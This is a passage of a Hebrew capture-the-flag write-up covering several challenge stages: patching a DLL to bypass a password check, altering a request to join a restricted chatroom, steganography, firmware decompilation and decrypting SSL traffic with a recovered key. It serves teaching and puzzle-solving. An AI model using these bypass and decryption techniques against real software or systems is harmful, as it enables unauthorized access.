     73792ADF   83 C4 04          add esp,4
     73792AE2   33 CD             xor ecx,ebp
     73792AE4   E8 3C 01 00 00    call passmasterextension3_1.73792C25
     73792AE9   8B E5             mov esp,ebp
     73792AEB   5D                pop ebp
```

נשנה ל-

```
73792AA0   83 F8 01   cmp eax,1
73792AA3   90         nop
73792AA4   90         nop
```

לאחר מכן נקבל את הסיסמא שלנו, הסיסמא משתנה פר יוזר, המוסד השקיעו מלא מחשבה כדי שלא יוכלו להעביר תשובות בקלות בין אחד לשני:

```
C:\Users\master\Desktop\DLLLoader32_79C2.exe
Managment password:
1234
Your password is: chatroomguardian
```

כעת יש לנו את הסיסמה של האדמין! אז אנחנו יכולים לאשר חדרים.

--- chatW1z ---

Pending chatroom requests

Logout

About us...


Welcome to ChatMaster

Recent chatroom membership approval:


Request	Action
User 'cheetah' would like to access '50+'	Approved
User 'cheetah' would like to access 'art'	Approved
User 'cheetah' would like to access 'dating'	Approved
User 'cheetah' would like to access 'news'	Approved
User 'cheetah' would like to access 'politics'	Approved
User 'cheetah' would like to access 'sports'	Approved

אחרי משחק קצר עם החדרים אנחנו מבינים שהחדר שאנחנו צריכים הוא: **"~~!!!WeRG0dsFury!!!~~"**


אז קודם נחזור למשתמש שלנו ונשלח בקשה להצטרף לחדר על ידי שינוי שם החדר ב-HTML או בשליחת הבקשה.



עכשיו נכנס שוב למנהל עם הסיסמה שמצאנו למערכת ונאשר את החדר:



אחרי שאישרנו את החדר נחזור למשתמש שלנו בפעם האחרונה ונכנס לחדר (**Chat Now!**):



לחיצה על הקישור **'The-bay-watch'** תוביל אותנו לשלב הבא!

שלב שני - iExplode 5.4

הסבר על המשימה:

Challenge #2

Well done Agent!

The location you recovered was correct and we dispatched our tactical team. However, the terrorist group was already gone by the time they arrived. We gathered enough intel to determine that the terrorists have planted a bomb on an airplane somewhere in the world, but we do not know the flight number and/or its destination.

We did however recover a picture of the bomb from the terrorist meeting.

Our *steganography* expert insists that the picture contains a hidden message, but she was unsuccessful in uncovering it before she left on her honeymoon.
We require your assistance in locating and defusing the bomb before it detonates.
There isn't much time...


Good luck!,
M.

לחיצה על picture תוריד לנו תמונה (**bomb.png**), אנחנו מבינים שהמטרה היא לחלץ מחרוזת מהתמונה אז נשתמש בכלי **zsteg** כדי לעשות זאת.


```
root@kali:~/mossad# zsteg bomb.png
imagedata           .. text: "\nKSV$-'\n"
b1,b,lsb,xy         .. text: "\t{VyX ^ 0"
b1,bgr,lsb,xy       .. text: "L2NoYWxsZW5nZTIvYm9tYg=="
```

zsteg מצא ששיטת הסטגנוגרפיה שהשתמשו בה כדי להחביא את הטקסט היא **LSB** עם **ביט 1** (b1) בסדר של **כחול, ירוק, אדום** (bgr) בריצה על ציר **x** ואז על ציר **y** (xy).

הטקסט שקיבלנו נראה כמו Base64, לאחר שאנחנו מפענחים אותו אנחנו מקבלים שוב קישור "**/challenge2/bomb**". אנחנו נכנסים לקישור http://deceptionisland.xyz/challenge2/bomb ומגלים שזה אתר של פצצה ושצריך את סיסמת המנהל כדי לנטרל את הפצצה:



כשאנחנו נכנסים ל-**Bomb Info** אנחנו רואים שיש קישור לקושחת המערכת **iExplode 5.4**:



אנחנו מורידים את הקובץ ומנסים להבין מה סוג הקובץ בעזרת הפקודה **file**:

```
root@kali:~/mossad# file firmware
firmware: Zip archive data, at least v2.0 to extract
```


הקובץ הוא קובץ מסוג Zip אז נחלץ אותו בעזרת **Unzip** ונבדוק מה סוג הקובץ בתוכו בעזרת **file**:

```
root@kali:~/mossad# unzip -x firmware
Archive:  firmware
 extracting: ead62fcb3feb41c2bee22c1ee49aa79f
root@kali:~/mossad# file ead62fcb3feb41c2bee22c1ee49aa79f
ead62fcb3feb41c2bee22c1ee49aa79f: Linux rev 1.0 ext2 filesystem data, UUID=b234e
041-6919-4b01-9e29-6212081ece9e, volume name "iExplode"
```

יש לנו עכשיו קובץ של מערכת קבצים של לינוקס מסוג **ext2**, אז נשתמש ב-**mount** כדי למפות אותו לתיקייה מקומית בעזרת הפקודה:

```
mount ead62fcb3feb41c2bee22c1ee49aa79f ./mount/
```

כעת נכנס ל-**/var/www** אולי שם יהיו הקבצים של האתר:



הם באמת שם! יש לנו 2 קבצים מעניינים עכשיו **iexplode.py** ו-**Pmgmt.pyc**, אז נתחיל מלבצע Decompile על הקובץ **Pmgmt.pyc** ולהפוך אותו לקוד בעזרת **uncompyle6** (שאפשר להוריד דרך pip) עם הפקודה:

```
# Install
pip install uncompyle6
# Decompile
uncompyle6 Pmgmt.pyc > Pmgmt.py
```

אנחנו פותחים את הקובץ **iexplode.py** וישר רואים את הפונקציה שאנחנו צריכים (**defuse_page**):

```
68  def defuse_page(environ, start_response):
69      try:
70          if environ["REQUEST_METHOD"] != "POST":
71              raise ErrorPage("500 Internal Server Error", "")
72
73          defuse_data = environ["wsgi.input"].read(100)
74              defuse_data = parse_qs(defuse_data)
75
76          if Pmgmt.CheckPassword(defuse_data["defusecode"][0]):
77              start_response("200 OK", [("Content-Type", "text/html")])
78              res = """
79              <html>
80              <head><title>iExplode v1.01</title></head>
81              <body>
82              <h1>Bomb defused successfully!</h1>
83              </body>
84              </html>"""
85
86              return res
87
88          start_response("200 OK", [("Content-Type", "text/html")])
89          res = """
90          <html>
91          <head><title>iExplode v1.01</title></head>
92          <body>
93          <h1>Incorrect defuse code</h1>
94          </body>
95          </html>
96          """
97          return res
```

הפונקציה משתמשת בפונקציה אחרת בשם **CheckPassword** שממוקמת בתוך **Pmgmt.pyc** שעכשיו מיוצג בצורת קוד (לא בצורת פייתון בייטקוד) בקובץ **Pmgmt.py**:

```
1   # uncompyle6 version 2.9.10
2   # Python bytecode 2.7 (62211)
3   # Decompiled from: Python 2.7.13 (default, Jan 19 2017, 14:48:08)
4   # [GCC 6.3.0 20170118]
5   # Embedded file name: Pmgmt.py
6   # Compiled at: 2017-03-21 11:32:42
7   import random
8   __PASS__ = [
9    'applebomb',
10   'bang8',
11  ...
55   'explosionnuts',
56   'bombindex',
57   'bombinyourear!']
58
59  def CheckPassword(p):
60      try:
61          ind = int(open('/etc/iexprun', 'rb').read())
62          if p == __PASS__[ind]:
63              return True
64      except:
65          print 'Problem reading index from /etc/iexprun'
66
67      return False
```


אז בשביל לדעת מה הסיסמה נצטרך לקרוא את הקובץ שנמצא ב-**/etc/iexprun** ולהשתמש ב-offset שלו כאינדקס לסיסמאות במשתנה **__PASS__**:

```
root@kali:~/mossad/mount/var/www# python -c "import Pmgmt; print Pmgmt.__PASS__[int(open('../../etc/iexprun').read())]"
bang8
```

סיסמת הניהול היא **bang8** זה אומר שבקובץ iexprun היה הערך "000000000001", נשים את סיסמת המנהל כדי לנטרל את הפצצה ונעבור לשלב האחרון!

שלב אחרון - Its Encrypted!

הסבר על המשימה:



בשלב הזה אנחנו מבינים שיש הודעה מוצפנת ואנחנו נצטרך לפענח אותה, אז נוריד את הקובץ message ונבין מה סוג הקובץ בעזרת **file**:

```
root@kali:~/mossad# file message
message: pcap-ng capture file - version 1.0
```

מדובר בקובץ **pcap-ng** שנפתח עם Wireshark מה שהופך את השלב הזה לשלב של Network Forensics, אז נחליף את שם הקובץ ל-**message.pcapng** ונפתח אותו עם **Wireshark** כדי להבין מה יש בו בעזרת Protocol Hirarchy (בתפריט Statistics -> Protocol Hirarchy):

Wireshark · Protocol Hierarchy Statistics · message

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	114	100.0	24296	7764	0	0	0
Ethernet	100.0	114	6.6	1596	510	0	0	0
Internet Protocol Version 4	100.0	114	9.4	2280	728	0	0	0
Transmission Control Protocol	63.2	72	111.7	27135	8671	32	11224	3586
Secure Sockets Layer	22.8	26	60.7	14759	4716	8	3682	1176
Malformed Packet	7.9	9	0.0	0	0	9	0	0
Data	4.4	5	0.3	77	24	5	77	24
Internet Control Message Protocol	52.6	60	15.8	3840	1227	60	3840	1227

אנחנו רואים שיש שימוש נרחב בתעבורה מוצפנת (SSL) וב-ICMP אבל גם יש שימוש בתעבורת TCP רגילה אז נחפש אותה ונראה מה נשלח \ התקבל.

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · message
220 (vsFTPd 3.0.2)
AUTH SSL
234 Proceed with negotiation.
.............x...{X..0..9...R....fJ;_.p........0.,.(.$...
.........k.j.i.h.9.8.7.6.........2...*.&.......=.5.../.+.'.#...        .........g.@.?.>.3.2.1.0.........E.D.C.B.1.-.).
%.......<./...A.......................
.
...
.........        ..............
....................
.....    .
.#...
.
.....................................................................................................................
.....................................................................................................:...6...y.
_..<%rsZhre...5....Q.V<c<}.I............#......................0...0.........   ...3.k.T.0
.        *.H..
.....0z1.0        ..U....IL1.0
..U....Israel1.0...U....Tel-Aviv1.0
..U.
..gov1.0
..U....gov.il1.0
..U....gov1.0..    *.H..
.        ...1337@gov.il0..
170323063317Z.
180323063317Z0z1.0         ..U....IL1.0
..U....Israel1.0...U....Tel-Aviv1.0
..U.
..gov1.0
```

אז אחרי שעשינו **follow tcp stream** אנחנו רואים שמדובר בתעבורת FTP over SSL על פורט ניהול 990.

בינתיים, נראה שיש יותר מדי תעבורת ICMP אז נבדוק אולי מנסים להשתמש ב-ICMP כ-Tunnel.

להעברת מידע פנימה\החוצה.

```
0000  00 0c 29 70 8e 00 00 0c  29 99 75 ca 08 00 45 00   ..)p.... ).u...E.
0010  00 54 ff 2b 40 00 40 01  29 1d c0 a8 c8 86 c0 a8   .T.+@.@. ).......
0020  c8 88 08 00 83 38 0d c2  00 01 2f ac e9 58 00 00   .....8.. ../..X..
0030  00 00 21 2e 0f 00 00 00  00 00 2f 63 68 61 6c 6c   ..!..... ../chall
0040  65 6e 67 65 33 2f 70 6b  65 79 2f 63 68 61 6c 6c   enge3/pk ey/chall
0050  65 6e 67 65 33 2f 70 6b  65 79 2f 63 68 61 6c 6c   enge3/pk ey/chall
0060  65 6e                                              en
```

צדקנו, מצאנו קישור שמוביל למפתח פרטי **/challenge3/pkey**.

```
0000  00 0c 29 70 8e 00 00 0c  29 99 75 ca 08 00 45 00   ..)p.... ).u...E.
0010  00 54 ff 2c 40 00 40 01  29 1c c0 a8 c8 86 c0 a8   .T.,@.@. ).......
0020  c8 88 08 00 fc be 0d c3  00 01 2f ac e9 58 00 00   ........ ../..X..
0030  00 00 af 31 0f 00 00 00  00 00 73 65 63 72 65 74   ...1.... ..secret
0040  20 20 20 20 20 20 20 20  20 20 73 65 63 72 65 74              secret
0050  20 20 20 20 20 20 20 20  20 20 73 65 63 72 65 74              secret
0060  20 20
```


מיד לאחר ההודעה עם המפתח יש הודעה עם התוכן **secret**.

```
0000  00 0c 29 70 8e 00 00 0c  29 99 75 ca 08 00 45 00   ..)p.... ).u...E.
0010  00 54 ff 2d 40 00 40 01  29 1b c0 a8 c8 86 c0 a8   .T.-@.@. ).......
0020  c8 88 08 00 0c 6c 0d c4  00 01 2f ac e9 58 00 00   .....l.. ../..X..
0030  00 00 ba 34 0f 00 00 00  00 00 2f 63 68 61 6c 6c   ...4.... ../chall
0040  65 6e 67 65 33 2f 61 62  63 64 2f 63 68 61 6c 6c   enge3/ab cd/chall
0050  65 6e 67 65 33 2f 61 62  63 64 2f 63 68 61 6c 6c   enge3/ab cd/chall
0060  65 6e                                              en
```

מיד לאחר ההודעה עם התוכן **secret** מצאנו עוד הודעה, הפעם עם קובץ Wiki של המוסד בקישור **./challenge3/abcd**. המפתח הפרטי מוצפן בסיסמה, אז נשתמש ב-openssl כדי לפענח אותו, בתקווה שנוכל להשתמש בו כדי לפענח את התעבורה המוצפנת. אולי הסיסמה היא **secret** כיוון שהגיוני שהסיסמה תגיע בהודעה ישר לאחר המפתח הפרטי:

```
root@kali:~/mossad# openssl rsa -in pkey -out pkey_dec
Enter pass phrase for pkey:
writing RSA key
```


הסיסמה אכן הייתה **secret** ועכשיו יש לנו מפתח פרטי RSA מפוענח, אז נקנפג את Wireshark להשתמש בו כדי לפענח את התעבורה המוצפנת (Edit -> Preferences -> Protocols -> SSL -> Edit).




אחרי שקינפגנו את Wireshark הגיע הזמן לחפש דברים מעניינים בתעבורה המוצפנת, אנחנו רואים תעבורת FTP שנועדה להעביר קובץ ולאחר מכן את הפקודה הזו:

```
0000  50 4f 52 54 20 31 39 32  2c 31 36 38 2c 32 30 30   PORT 192 ,168,200
0010  2c 31 33 34 2c 31 38 33  2c 39 38 0d 0a            ,134,183 ,98..
```

פקודה זו נועדה לקבוע פורט בו יעבור הקובץ 46946 (**183*256+98**), אז נוסיף גם אותו לקונפיגורציה של הפיענוח וננסה להבין איזה קובץ עבר דרכו:



סיימנו לקנפג את Wireshark עכשיו נבדוק איזה קובץ עבר בעזרת הפילטר **"tcp.port == 46946"** ו-**follow ssl stream**:



חדי העין יבחינו שמדובר בקובץ **xlsx**, אלה שלא, יוכלו תמיד להשתמש ב-**file** ויקבלו את התשובה **Microsoft Excel 2007+**. כעת נחליף את ה-Show and save data as ל-**Raw** ונשמור את הקובץ בשם **message.xlsx**.

	A	B	C	D	E	F	G	H
1	item	price						
2	Milk	12723						
3	Bread	6027						
4	Honey	38793						
5	Butter	3909						
6	Eggs	18239						
7	Tomatoes	36670						
8	Ice cream	19190						
9	Broccoli	6576						
10	Asparagus	27775						
11	Yogurt	8840						
12	Apples	865						
13	Cheese	12605						
14	Pita Bread	30937						
15	Sugar	10877						
16	Flour	38804						
17	Cookies	30223						
18								

הקובץ נראה כמו רשימת קניות, אך המחירים גבוהים מדי בשביל להיות המחירים של המצרכים... אולי אלו המיקומים של האותיות בטקסט של המוסד (צופן ביל), נכתוב קוד קצר שינסה לחלץ את הטקסט עם הצופן הזה.


```
from openpyxl import load workbook

wb = load workbook('message.xlsx', read only=True)
ws = wb.get_active_sheet()

result = []
with open('abcd', 'r') as abcd file:
    abcd = abcd file.read()
    for price in map(lambda r: r[1].value, list(ws.rows)[1:]):
        result.append(abcd[price])

print "".join(result)
```

התוצאה היא **/challenge3/a2fd** שזהו הקישור לסוף המשימה, סיימנו את האתגר!

סיכום

האתגר היה מגוון מאוד ודרש ידע בכמה וכמה תחומים. כגון: Web Application Security, Reverse Engineering, Operation Systems, תכנות רשתות ועוד. נראה כי הוא עבד כמו שצריך גם כשמספר המשתמשים שהשתתפו בו היה רב.

אנו מקווים שנהנתם מקריאת המאמר לפחות כפי שאנו נהננו לפתור את האתגר ☺ בתקווה שיהיו אתגרים נוספים כאלה בעתיד...



קישורים בנושא

- https://github.com/zed-0xff/zsteg
- https://pypi.python.org/pypi/uncompyle6/
- https://support.citrix.com/article/CTX116557
- https://en.wikipedia.org/wiki/ICMP_tunnel
- https://en.wikipedia.org/wiki/Beale_ciphers
- https://openpyxl.readthedocs.io/en/default/

על המחברים

- **D4D:** עוסק בתחום ה-Reverse Engineering - בחברת IronSource במחלקת ה-Security ואוהב לחקור משחקי מחשב והגנות, לכל שאלה שיש או ייעוץ ניתן לפנות אלי דרך:
  - שרת ה-IRC של Nix בערוץ: #reversing
  - או באתר: www.cheats4gamer.com
  - או בכתובת האימייל: llcashall@gmail.com.

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3